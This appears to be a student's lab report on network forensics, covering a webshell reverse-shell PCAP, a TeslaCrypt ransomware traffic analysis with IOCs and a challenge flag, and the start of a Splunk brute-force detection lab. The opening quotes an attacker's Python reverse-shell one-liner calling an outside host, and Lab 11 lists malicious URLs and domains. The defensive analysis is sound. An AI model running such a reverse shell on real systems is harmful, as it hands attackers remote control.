
9. Type of shell obtained: A Python reverse shell — the attacker ran:

python -c 'import socket,subprocess,os;s=socket.socket(...);s.connect(("10.251.96.4",4422));os.dup2(...);subprocess.call(["/bin/sh","-i"])'

via the webshell, spawning an interactive /bin/sh back to the attacker**.**

10. Port used for the reverse shell: 4422

Filter: tcp.port==4422 — confirms the victim (10.251.96.5) initiating an outbound connection to the attacker (10.251.96.4) on port 4422



Lab-11: Ransomware Network Traffic Analysis and File Recovery

Aim

To analyze ransomware-related network traffic using a packet capture (PCAP) file, identify indicators of compromise (IOCs), investigate the ransomware infection process, and recover encrypted files using digital forensic techniques.

Objectives

- To understand the lifecycle of a ransomware attack.
- To analyze network traffic captured in a PCAP file.
- To identify the operating system of the infected host.
- To locate the download source of the ransomware executable.
- To identify the ransomware executable file and calculate its hash value.
- To investigate ransomware communication with external domains and servers.
- To identify Indicators of Compromise (IOCs) such as malicious URLs, domains, IP addresses, and file hashes.
- To analyze the ransom note and determine the encryption algorithm used.
- To decrypt the encrypted document using the provided decryption tool.
- To understand the role of network forensics in ransomware incident response.

Tools Required

- **Wireshark**
- **teslaDecrypter.exe**
- **PCAPNG File (ransom_traffic.pcapng)**
- **Tender.pdf (Encrypted File)**
- **Windows 10/11**
- **Hash Calculation Tool (HashMyFiles / CertUtil / PowerShell)**
- **Web Browser (for IOC verification if required)**

Task 1

What is the operating system of the host from which the network traffic was captured? (Look at Capture File Properties, copy the details exactly) *(3 points)*

In order to get the details of the host machine where the traffic was captured from, I navigated to Statistics in Wireshark and clicked on “Capture File Properties”, which is where I was able to get the details about the host machine.




The answer to that is “32-bit Windows 7 Service Pack 1, build 7601”. Also I want to state that “Capture File Properties” can also be used to provide other kind of information such as time of the packet capture started and ended, total time elapsed for the capture and also the total number of packets that were captured.


Task 2

What is the full URL from which the ransomware executable was downloaded? *(3 points)*

Since there are a lot of packets that were captured and it will be stressful scrolling through all of them just to find the exact packet that contained information we need, the best way to go around this kind of task is to make use of the Wireshark query command “**http.request**”, the reason why we use this command is because we are looking for a packet that can provide us with information on what URL the executable ransomware was requested or downloaded.



From the image above, packet 59 contained information about the URL where the executable ransomware was downloaded, the next thing was to view the “**http**” section of this packet payload.




The URL is http://10.0.2.15:8000/safecrypt.exe (**Please don’t click on the link as this is a malware and could harm your system unless you are using a virtual machine**).


Task 3


Name the ransomware executable file? *(2 points)*

This is very easy as the answer is already in the URL link which is “**Safecrypt.exe**”. Another way to confirm this is also by exporting the file as http where u will see the name of the file you are about to save.



We can also use “**apackets.com**” to verify if the name of the file is correct and it’s okay to use more than one software when handling a task or security event, provided that you are getting the correct results, one thing I love about “**apackets.com**” is that the UI is simple and very beginner friendly unlike Wireshark which might be a bit tough for people.






Task 4

What is the MD5 hash of the ransomware? *(2 points)*

I exported the packet capture file as http then uploaded it to Virustotal to scan the file and provide for me information about the file.




Task 5

What is the name of the ransomware? *(2 points)*

Now this is a tricky task cos if you remember in task 2 and 3, they talked about the URL and the Ransomware executable but this is very different, as the name is different from the executable but not to worry, we are going to scale through that together.

If you remember, we uploaded the file on Virustotal to scan it, well let's navigate to the "**Detection**" section of the page, to find out the name of the ransomware from the flags that were given by the security vendors.



If we look at the image above, we can see that the name common with the ransomware is "**Teslacrypt**".

Task 6

What is the encryption algorithm used by the ransomware, according to the ransom note?

Remember that we downloaded a file right from the lab onto our virtual machine, if we go back to that folder, we will see a file called "**help-recover-instructions.txt**", click on the file and you will see the contents where the threat actor sent his message along with the algorithm he used.



The algorithm used is "**RSA-4096**".


Task 7

What is the domain beginning with 'd' that is related to ransomware traffic? *(3 points)*

In order to find the domain that is associated with ransomware traffic and starts with "d", I used the Wireshark query command "**DNS**" to display only DNS packets and scanned through for any packet having a domain that started with "**d**".

613	2021-01-31 11:03:06.254209	10.0.2.4	57393	192.168.55.1	53	DNS	71 Standard query 0x6185 A iicsdrd.com
619	2021-01-31 11:03:12.519257	10.0.2.4	60490	192.168.55.1	53	DNS	83 Standard query 0xcae1 A dunyamuzelerimuzesi.com
620	2021-01-31 11:03:13.516738	10.0.2.4	60490	192.168.55.1	53	DNS	83 Standard query 0xcae1 A dunyamuzelerimuzesi.com
623	2021-01-31 11:03:14.517262	10.0.2.4	60490	192.168.55.1	53	DNS	83 Standard query 0xcae1 A dunyamuzelerimuzesi.com
624	2021-01-31 11:03:16.517569	10.0.2.4	60490	192.168.55.1	53	DNS	83 Standard query 0xcae1 A dunyamuzelerimuzesi.com

After scrolling through, on packet 619–624, I saw a packet that contained a domain starting with "**d**" which is "**dunyamuzelerimuzesi.com**". I also used Virustotal to confirm if the domain is the only one starting with "d" that is associated with the ransomware traffic.



Contacted Domains (14)

Domain	Detections	Created	Registrar
54.82.247.104.in-addr.arpa	0 / 94	-	-
bddadmin.desjardins.fr	4 / 94	-	OVH
crt.sectigo.com	0 / 94	2018-08-16	CSC CORPORATE DOMAINS, INC.
desjardins.fr	0 / 94	-	OVH
dunyamuzelerimuzesi.com	1 / 94	2012-07-16	NICS TELEKOMUNIKASYON TIC LTD. STI.
educarpetas.com	11 / 94	2024-11-09	-
grant-pro.com	3 / 94	2023-03-03	GoDaddy.com, LLC
iicsdrd.com	1 / 94	2023-07-01	FastDomain Inc.
microsoft.com	0 / 94	1991-05-02	MarkMonitor Inc.
prda.aadg.msidentity.com	0 / 94	2016-03-21	MarkMonitor Inc.

Task 8




In order to decrypt this file, I made research on finding tools on decrypting Teslacrypt encryption for the ransomware. I came across a tool which is "**Teslacrypt Decryption Tool by TrendMicro**". I uploaded the "**Tender document**" file in the program to decrypt and after the decryption, I was able to view the flag that was stored in the file.

esktop/QoCGKY7wMZzMUWUd8XeWSTWzTAhQIE4AIhsFcSPF/BTLO%20Network%20Analysis%20-%20Ransomware/Challenge%20Files/Tender.pdf

Ask Copilot | 1 of 1

BTLO-T3nd3r-Fl@g



Lab-:12 Detecting Brute Force Activity Using SIEM

Aim

To detect, monitor and investigate repeated failed FTP authentication attempts using Splunk SIEM and understand how security analysts identify potential brute-force activity through centralized log analysis.

Learning Objectives

- Understand the role of SIEM in security monitoring.
- Analyze FTP authentication logs.
- Identify repeated failed login patterns.
- Create statistical reports and dashboards.
- Understand alert generation and incident investigation.

Tools Required

- Splunk Enterprise
- Linux FTP Server (vsftpd)
- Universal Forwarder / Log Source
- Ubuntu/Linux Virtual Machine
- Sample authentication logs

Theory

A brute-force attack is characterized by repeated authentication attempts against an account. Security teams rely on SIEM platforms to collect logs from servers, correlate events, visualize trends, and generate alerts when suspicious behavior exceeds predefined thresholds. This laboratory focuses on defensive detection only. Students investigate existing log data and learn how a SOC analyst identifies suspicious authentication activity using Splunk dashboards, statistics, and alerts.


Architecture

FTP Server → System Logs → Splunk Universal Forwarder → Splunk Indexer → Search & Reporting → Dashboard → Alert → Security Investigation

Laboratory Procedure

Step 1: Screenshot 01 - Splunk Login & Data Overview

Procedure:
Login to Splunk Enterprise and verify that authentication logs from the FTP server are successfully indexed.
Expected Result: Search & Reporting dashboard displays indexed data and available log sources.

